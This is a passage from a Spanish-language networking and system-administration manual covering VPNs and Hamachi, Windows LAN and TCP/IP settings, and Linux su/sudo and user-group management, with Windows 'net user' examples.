
Mediante VPN

VPN o "Virtual Private Network": se trata de una implementación que permite una conexión segura de redes privadas (como por ejemplo, oficinas en una organización) vía una red insegura, como puede ser Internet. El tráfico entre ambas redes (llamado "túnel") está encriptado. Las redes VPN implementan protocolos seguros de túneles, tales como IPSEC y PPTP (Protocolo de Túnel Punto a Punto).

Terminar: [FreeS/WAN](#)

VPN mediante interfaces virtuales y servidores en el medio

Esta técnica consiste en instalar programas propietarios en ambas puntas, que al estilo de los troyanos, mantienen una comunicación constante con un servidor ubicado en la zona pública. Algunos servicios van mas allá, **otorgando una ip privada a una segunda placa de red virtual, que se instala junto con el software.**



Estos servicios normalmente son pagos, bastante baratos, y funcionan adecuadamente bien. El problema es la privacidad. Técnicamente, los datos de la empresa circulan a través de otra compañía que hace de puente.

La gente de Logmein proporciona varios servicios de este tipo, siendo el mas conocido, su producto **Hamachi**. Aquí les muestro un ejemplo, en el cual tuve que setear clientes hamachis en dos computadoras distanciadas 250 km. En la captura de pantalla, estoy accediendo desde "Sopalajo", un linux; hacia "Server_SR", un Windows 2003 Server, con dirección 5.35.126.69. Como navegador de archivos, estoy usando Nautilus.

El concepto:

sopalajo con

(1) ip privada (placa de red real) + (2) ip real de la red Hamachi (en la placa de red bridgeada o puenteada)



[router con (3) ip pública hacia Internet + ip privada que mira hacia la red LAN]



Internet



Red Hamachi, con registro de las seis ips que importan en todo el esquema.



Internet




[router con (4) ip pública hacia Internet + ip privada que mira hacia la red LAN]



server_sr con

(5) ip privada (placa de red real) + (6) ip real de la red Hamachi (en la placa de red bridgeada o puenteada)



7. Instalación de Windows como Estación de Trabajo

7.1.1.1. Red local con Netbeui

Microsoft posee un protocolo nativo para redes locales llamado "Netbeui", que es muy eficiente mientras la red sea segura y fiable. La instalación de este protocolo es muy simple: solamente se agrega desde las Propiedades de Red, y se lo asocia a la interface que necesitamos configurar (en caso de poseer mas de una placa de red).

7.1.1.2. Red Local con TCP/IP

Microsoft utiliza una versión tomada de Unix BSD, y la llama Microsoft TCP/IP

Ya habíamos mencionado que **cada interface** (modem, red, etc) posee su propia configuración de TCP/IP, de modo que... ¡a no confundirse!

Si deseamos que la computadora navegue por la **Intranet** (es decir, LAN con TCP), debe poseer al menos una **dirección de IP** para el equipo y una **MACADDRESS** que coincida con las demás computadoras de la LAN.

Total: configurar 2 (dos) direcciones IP

7.1.1.3. Conectarse a Internet con TCP/IP

Para navegar por **Internet**, la interface debe **además** poseer una dirección de **GATEWAY** (perdidos: retroceder hasta Gateway).

Para resolver las IP de internet, todas las interfaces pueden compartir al menos un **DNS o "SERVIDOR DE NOMBRES DE DOMINIO"** (perdidos: retroceder hasta DNS).

Total: configurar 4 (cuatro) direcciones IP

Este paso me sirve explicarlo de la siguiente manera:

El gateway es como el cartero. Imagine que Ud le solicite:

- Envíe por favor esta carta a la casa de mi tía Jacinta
- ¿Disculpe, donde queda su tía Jacinta?

El cartero solo llevará la carta si Ud. escribe la dirección **exacta** del destinatario. El cartero no tiene la obligación de aprender la dirección de todos sus parientes.

Los DNS funcionan como una gran agenda compartida, un gigantesco puesto de informes capaz de averiguar el paradero de tiajacinta.org, incluso si ella se hubiera mudado de servidor.

7.1.1.4. Asignación Manual (estática) & Asignación Automática (dinámica)

Las direcciones de TCP/IP pueden escribirse a mano si se conoce la ubicación dentro de la red, o dejar que el sistema busque alguna asignación automática. Debemos tener algún servicio de DHCP o algún router corriendo que nos asigne el valor correcto. Mas adelante, en la sección de instalación de servicios en Linux, aprenderemos a configurar nuestro propio servicio de DHCP.

7.1.1.5. Cliente de Red Microsoft


En las propiedades del Cliente se llenan los siguientes valores, **útiles solo para la red local**. En otras

palabras: si el equipo solo se va a utilizar para navegar por Internet, y no se desea acceder a otras computadoras de la LAN, conviene **QUITAR** este componente.

- **Nombre de Host:** es el nombre del Equipo: no debe confundirse con el Nombre de Usuario que asignamos en el Panel de Control. Estos valores, por seguridad deberían ser diferentes. Por ejemplo, si yo quisiera probar contraseñas de la maquina Manolo, empezaría a forzar alguna cuenta de usuario "manolo"
- **Nombre de Usuario y Contraseña:** lo pide la computadora cuando arrancamos con el Cliente Microsoft activado. **ATENCION:** solo podremos acceder a los recursos de las otras computadoras cuando nuestro nombre figure como usuario autorizado. El equipo remoto volverá a pedirnos contraseña.
- **Grupo de Trabajo:** debe coincidir con las demás computadoras de la LAN
- **Dominio:** para el caso que debamos validarnos contra algún Unix corriendo Samba Winbind, o directamente Windows Server dentro de la LAN.

En la siguiente captura de pantalla se puede observar:

- La dirección IP de la computadora ha sido decidida en forma arbitraria por el usuario (si hubiera sido otorgada desde un servidor DHCP se emplearía la opción "Obtener una dirección IP automáticamente").
- La mascara de subred es 255.255.255.0 para todas las computadoras de la red local.
- Existe un servidor que efectúa de Puerta de Enlace o "Gateway" en la dirección 192.168.0.254
- Los servidores de DNS pertenecen a la red de ADSL contratada a Speedy (Telecómica de Argentina :-)



Aquí se puede observar una configuración típica de un cliente Windows bajo una Red LAN.

7.1.1.6. Recursos

El cliente para redes Microsoft permite compartir recursos para la LAN. El mecanismo es muy simple: se hace **click derecho** sobre una carpeta o sobre una impresora y se escoge “**Compartir**”.

Permisos

- Los permisos se otorgan haciendo click derecho sobre un Recurso: carpeta o impresora instalada. Luego se escoge “Compartir”
- En Windows 95, 98 y Millenium: se puede otorgar acceso "Completo", "Solo Lectura", "Completo con contraseña" y "Solo Lectura con Contraseña".
- En Windows NT, 2000, XP o 2003 se escoge compartir el recurso para un usuario existente en el equipo (pero que se conecta desde afuera).
 - Si la computadora remota es Windows NT, 2000, XP, 2003, o Linux (con Samba), al usuario se le pedirá entrar con un usuario valido
 - Si la computadora remota es Windows 95/98/Me, y el usuario conectado al sistema no existe en la maquina dueña de los recursos, la conexión será rechazada. La solución consiste en cerrar la sesión en el Windows 95/98/Me y escribir un usuario que sea valido para el equipo remoto.
 - Si todos los equipos pertenecen a un dominio, entonces las cuentas de usuario están todas concentradas en el servidor de dominio, y por lo tanto no se producirán estas incoherencias.

8. Instalación de Servicios y Servidores en Linux

Nada es imposible
Ello sólo depende de lo que
hay entre los oídos.

Antes de comenzar a instalar cosas, es importante conocer el nivel de **administrador**, es decir, el único usuario capaz de agregar cosas a la raíz (/) del sistema. De otro modo nos veremos limitados a guardar cosas solo dentro de nuestro propio /home



COPYRIGHT (c) TIRA ECOL - Javier Malonda



(versión española): tira.escomposlinux.org



(english version): comic.escomposlinux.org

8.1. El Super Usuario

8.1.1. “su” - Estilo clásico

Por importantes razones de seguridad, en todos los sistemas Unix, el **administrador** tiene una doble personalidad: como **usuario normal**, una suerte de Peter Parker, con su propia contraseña, y como **root** (administrador), con otra contraseña. Sin embargo, el buen administrador es casi invisible para los demás usuarios, y solo usa sus poderes el tiempo necesario para realizar mantenimientos. La razón es que si otro usuario aprovecha una terminal abierta como root, o un virus se hace con el UID (User ID), el sistema entero corre peligro. Recordemos que el UID del root tiene permisos para escribir en zonas críticas del sistema de archivos, como la carpeta /etc.

De la misma manera, en Windows se puede lograr una importante seguridad adicional, usando al mínimo los usuarios con privilegios de **administrador**. Es un tema de disciplina para el dueño del equipo.

En el sistema existe una orden llamada **su**. Esta orden sirve para cambiar de usuario.

```
mongocho@alcaudon $~ su marita
Password de marita: *****
marita@alcaudon $~
```

Cualquier usuario puede convertirse en **root** mediante la orden “**su**”. Supongamos que el usuario “**s**” necesita crear un usuario. Para ello necesita convertirse en **root**

```
s@zion $~ su root
Password de root: *****
root@zion # adduser mrodriguez
```

Como se puede observar, el símbolo \$ acompaña a las cuentas normales. En cambio, el # indica status de

root

8.1.2. Sudo

Para facilitar la administración, el **root** puede crear otros usuarios con privilegios de **root**. Pero lo ideal es instalar en el sistema un comando llamado **sudo**.

El comando **sudo** permite asignar el poder de **root** a ciertos usuarios, para ciertos comandos. Así, podríamos otorgarle a mrodriguez el permiso de crear nuevos usuarios

mrodriguez@zion \$~ sudo adduser otrousuario

Para conocer los permisos de los usuarios, **sudo** mira su archivo de configuración. Sin embargo, en lugar de alterar este archivo manualmente, conviene hacerlo a través del comando **visudo**, que edita de forma segura el archivo **/etc/sudoers**

Ejemplo de /etc/sudoers

```
gerardo ALL = (ALL) ALL
gerardo ALL = NOPASSWD: ALL
mrodriguez ALL = (ALL) adduser
```

En el primer caso, el usuario gerardo podrá ejecutar desde cualquier máquina (**ALL =**), como root (**(ALL)**) cualquier comando (**ALL**) a través de **sudo**. En el segundo caso, no se le solicitará contraseña (**NOPASSWD:**). Y en el tercer ejemplo, el usuario **mrodriguez** sólo tendrá acceso al comando **adduser**



Esta viñeta es una traducción al español de la original en *xkcd* que puedes encontrar aquí <http://xkcd.com/149/>
xkcd está escrito y dibujado por Randall Munroe y reproducido aquí con permiso del autor.

Puedes visitar la página de *xkcd* en <http://xkcd.com>.

8.1.3. “**sudo**” - Estilo Ubuntu

En Ubuntu el usuario **root** se encuentra con una contraseña cifrada desde la instalación: nadie la conoce. Pero en la misma instalación se solicita nombre y contraseña de usuario normal, y a **ese** usuario se le otorgan poderes plenos de **root** si invoca la orden la orden **sudo**. Supongamos que **mpedrito** fue el usuario que instaló el equipo.

```
mpedrito@pintagono:$~ sudo adduser jperez
Contraseña de mpedrito para verificación: *****
creando usuario jperez...
creando /home/jperez...
...
```

Sudo no volverá a pedir la contraseña de verificación por 5 minutos, a fin de no molestar innecesariamente:

```
mpedrito@pintagono:$~ sudo apt-get install mysql-server
Instalando Mysql...
...
```

Supongamos que algún día **jperez**, que no tiene permisos especiales, quiere jugar a lanzar comandos de **root**, y quiere borrar al dueño del sistema:

```
jperez@pintagono:$~ sudo deluser mpedrito
You are not member of sudo user. This incident will be reported.
```

Si el usuario **mpedrito** se cansa de invocar **sudo** todo el tiempo, puede convertirse en **root**

```
mpedrito@pintagono:$~ sudo su
Contraseña de mpedrito: *****
root@pintagono # deluser mpedrito
```

A los viejos usuarios de Unix que no les agrada el estilo **sudo** pueden ponerle una clave al **root**.

```
mpedrito@pintagono:$~ sudo su
Contraseña de mpedrito: *****
root@mpintagono# passwd root
Enter new Unix password for root: *****
```

Algo interesante de esta configuración consiste en que si un usuario gracioso con poderes de **root**, cambia la contraseña, el usuario **mpedrito** siempre puede “recuperar el control” mediante **sudo su**. Mientras el indeseable no lo haya quitado de la base de **sudoers**, por supuesto.

8.1.4. Grupos de usuarios

¿Cómo hace **mpedrito** para darle algunos privilegios a otros usuarios? Hay dos maneras:

8.1.4.1. Por consola:

Creamos un usuario Juan:

```
mpedrito@zion:$~ sudo adduser juan
```

Lo convertimos, si nos place, en administrador, *agregándolo (-a)* al grupo de usuarios administradores. Dependiendo de la versión o distribución: **sudo** (ubuntu 12), **admin** (ubuntu menor a 12) o **wheel** (debian).

```
mpedrito@zion:$~ sudo gpasswd -a juan admin
```

o tambien


```
mpedrito@zion:$~ sudo adduser juan sudo
```

8.1.4.2. En modo gráfico

```
mpedrito@zion:$~ sudo users-admin
```

Users-admin es un programa que posee una interfase gráfica que deja cubiertas la mayoría de las necesidades de creación de usuario y otorgamiento de permisos.

Observe en la captura de pantalla el privilegio “Administrar el sistema”.



8.1.4.3. En Windows

Cuando deseamos crear usuarios, grupos, ejecutar servicios y otras tareas de administrar, lo hacemos haciendo click derecho sobre **Mi Pc → Administrar**

Si necesitamos administrar usuarios mediante órdenes de un lenguaje de programación, archivos BAT,

Símbolo de (MSDOS) o usando Telnet usar el comando **user**. Aquí, mi Matux (matiasweertz@) muestra como



Símbolo del sistema
C:\Documents and Settings\Administrador>net user
Cuentas de usuario de \\INC

Administrador Invitado pc01
pc02 pc03 pc04
pc05 pc06 pc07
pc08 pc09 pc10
pc11 pc12 pc13
pc14 pc15 SUPPORT_388945a0
Se ha completado el comando correctamente.

Comando que nos muestra una lista de los usuarios de la PC

C:\Documents and Settings\Administrador>net user matux 123 /add
Se ha completado el comando correctamente.

C:\Documents and Settings\Administrador>net user
Cuentas de usuario de \\INC

Administrador Invitado matux
pc01 pc02 pc03
pc04 pc05 pc06
pc07 pc08 pc09
pc10 pc11 pc12
pc13 pc14 pc15
SUPPORT_388945a0
Se ha completado el comando correctamente.

Aca vemos a el nuevo usuario.

C:\Documents and Settings\Administrador>net user administrador *
Escriba una contraseña para el usuario:
Vuelva a escribir su contraseña para confirmarla:
Se ha completado el comando correctamente.

C:\Documents and Settings\Administrador>

